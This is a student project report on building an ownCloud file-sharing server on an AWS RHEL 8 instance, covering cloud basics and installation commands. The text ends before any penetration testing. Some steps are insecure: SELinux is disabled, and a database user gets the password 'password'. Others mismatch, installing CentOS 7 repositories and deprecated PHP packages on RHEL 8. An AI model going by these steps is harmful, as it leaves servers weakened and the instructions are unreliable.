Penetration Testing & Securing Cloud Network

- Saksham Aurora

DECLARATION

I the undersigned solemnly declare that the project report **Penetration Testing & Securing Cloud Network Requirement** is based on my own work carried out during the course of our study under the supervision of Mr. Rahul Gupta .

I assert the statements made and conclusions drawn are an outcome of my research work. I further certify that

I. The work contained in the report is original and has been done by me under the general supervision of my supervisor.
II. The work has not been submitted to any other Institution for any other degree/diploma/certificate in this university or any other University of India or abroad.
III. We have followed the guidelines provided by the university in writing the report.
IV. Whenever we have used materials (data, theoretical analysis, and text) from other sources, we have given due credit to them in the text of the report and giving their details in the references.

- **Saksham Aurora**

ACKNOWLEDGEMENT

I wish to express my profound and sincere gratitude to Mr. Rahul Gupta , who guided me into the intricacies of this project non-chalantly with matchless magnanimity.

I am indebted to ICT-IITK for their constant encouragement, co-operation and help. Words of gratitude are not enough to describe the accommodation and fortitude which they have shown throughout my endeavor.

ABSTRACT

Cloud computing environment is used to store our files remotely. We are going to create our own cloud environment and harden it's security by implementing AV and IDS, and setting up Honeypot.
We will do penetration testing on this harden secure cloud network.

TABLE OF CONTENT

INTRODUCTION

Introduction to Cloud Computing

Cloud Computing technology is the most popular now a days because of its flexibility and mobility support. Cloud Computing allows the access to personal and shared resources with minimal management. It often relies on the internet. There are also third-party cloud solutions available which saves expanding resources and maintenance. Most appropriate example of Cloud computing is Amazon Elastic Cloud Compute (EC2), highly capable, low cost, and flexible. Major characteristics of cloud computing include:

- On-demand self-service
- Distributed Storage
- Rapid Elasticity
- Measured Services
- Automated Management
- Virtualization

Types of Cloud Computing Services

Cloud Computing Services are categorized into the following three types:

- Infrastructure-as-a-Service (IaaS)
- Platform-as-a-Service (PaaS)
- Software-as-a-Service (SaaS)

Cloud Deployment Models

Deployment Model	Description
Public Cloud	Public clouds are hosted by a third party offering different types of Cloud computing services.
Private Cloud	Private Clouds are hosted personally, individually. Corporate companies usually deploy their private clouds because of their security policies.
Hybrid Cloud	Hybrid Clouds are comprised of both Private and public cloud. Private cloud is for their sensitive and public cloud to scale up capabilities and services.
Community Cloud	Community Clouds are accessed by multiple parties having common goals and shared resources.

Cloud Computing Benefits

- Increased Capacity
- Increased Speed
- Low Latency
- Less Economic Expense
- Security

Understanding Virtualization

Virtualization in computer networking is a process of deploying a machine or multiple machines virtually on a host. These virtually deployed machines use the system resources of the host machine by logical division. Major Difference between a physically deployed machine and a virtual machine is of system resources and hardware. Physical deployment requires separate dedicated hardware for an on Operating system whereas a virtual machine host can support multiple operating systems over a single system sharing the resources such as storage.

Benefits of Virtualization in Cloud

The major advantage of virtualization is cost reduction. Purchasing dedicated hardware not only cost enough but it also requires maintenance, management, and security. Additional hardware consumes space and power consumptions whereas Virtualization supports multiple machines over single hardware.

Furthermore, virtualization also reduces administration, management and networking tasks, ensures efficiency. Virtualization over the cloud is even more effective where no need to install even single hardware. All virtual machines deployed over a host is owned by cloud over the internet. We can easily access them from anywhere any time.

CLOUD CREATION

Amazon EC2

An EC2 instance is a virtual server in Amazon's Elastic Compute Cloud (EC2) for running applications on the Amazon Web Services (AWS) infrastructure. AWS is a comprehensive, evolving cloud computing platform; EC2 is a service that allows business subscribers to run application programs in the computing environment. The EC2 can serve as a practically unlimited set of virtual machines. Amazon provides a variety of types of instances with different configurations of CPU, memory, storage, and networking resources to suit user needs. Each type is also available in two different sizes to address workload requirements.

OwnCloud


OwnCloud is open-source software, first developed in 2010, that allows you to run a personal cloud file storage service. It has features that are comparable to other cloud storage services such as Dropbox. The ownCloud server software can be installed free of charge on Linux, and the client software can be installed on computers running Windows, OS X, or Linux.

LAMP


LAMP is an open source Web development platform that uses Linux as the operating system, Apache as the Web server, MySQL as the relational database management system and PHP as the object-oriented scripting language. Because the platform has four layers, LAMP is sometimes referred to as a LAMP stack. Stacks can be built on different operating systems.

Creating and Configuring RHEL Server on AWS


We register ourselves for Amazon Web Services (AWS) and open the EC2 Console to start with Cloud Computing. In the EC2 console we now configure and launch our RHEL 8 Server.




Next , we chose the Instance type as t2.micro (Variable ECUs, 1 vCPUs, 2.5 GHz, Intel Xeon Family, 1 GiB memory, EBS only) and then set the storage size to 20gb. Next , we configure the Security groups and set the inbound/outbound rules. Port 22 is left open to enable us to connect through SSH , we open port 80 and 443 for http and https respectively. Finally we review the configuration and launch the instance.




We create a key and store it locally on our system , the key will enable us to login to our instance remotely via SSH using PuTTY.





Next we login into our RHEL 8 server with the username “ec2-user” and further escalate our privilege as root user with the command –

```
1. # sudo su
```




Creating a Cloud environment using LAMP and OwnCloud


Step 1: Add the repositories and install owncloud

The first step is to add the repositories to our system. We will need root access during this procedure. After adding the required repositories we begin with installing owncloud in our system.


1. # yum install epel-release
2. # rpm -Uvh https://mirror.webtatic.com/yum/el7/webtatic-release.rpm
3. # yum install httpd php70w php70w-dom php70w-mbstring php70w-gd php70w-pdo php70w-json php70w-xml php70w-zip php70w-curl php70w-mcrypt php70w-pear php70w-intl setroubleshoot-server
4. # rpm --import https://download.owncloud.org/download/repositories/10.0/CentOS_7/repodata/repomd.xml.key
5. # curl https://download.owncloud.org/download/repositories/10.0/CentOS_7/ce:10.0.repo | tee /etc/yum.repos.d/owncloud_CE:10.0.repo
6. # yum install owncloud

Adding repositories :





Owncloud installation :



Step 2: Database Configuration

Now that we have owncloud installed next we install and configure our database, we begin with installing MariaDB.

1. # yum install mariadb-server php70w-mysql
2. # mysql_secure_installation

Next we start the mariadb server and enable it to launch at boot with the following commands :

```
1. # systemctl start mariadb
2. # systemctl enable mariadb
```

Now we enter the database :

```
1. $ mysql -u root –p
```

Now that we are in we create a database:

```
1. CREATE DATABASE owncloud;
```

Now we need to create the user that will be used to connect to the database:

```
1. CREATE USER 'admin'@'localhost' IDENTIFIED BY 'password';
```

The last step is to grant the privileges to the new user:

```
1. GRANT ALL PRIVILEGES ON owncloud.* TO 'admin'@'localhost';
2. FLUSH PRIVILEGES;
```


Step 3 : Setting Apache and SELinux

We will set the SELinux down with the command :

```
1. # setenforce 0
```


Next we start the httpd service and enable it to start at boot with the following commands :

```
1. # systemctl start httpd
2. # systemctl enable httpd
```



Step 4 : Install


Once we're done with the above steps we head over to our web browser and enter our AWS Instance IP address and face the following screen :



http://OUR_IP_ADDRESS/owncloud/

Next we fill in the required details in the above page to create an administrator account and connect own cloud with our owncloud database.

Finally we click on Finish Setup which completes our own cloud installation and brings us to the following Files windows.

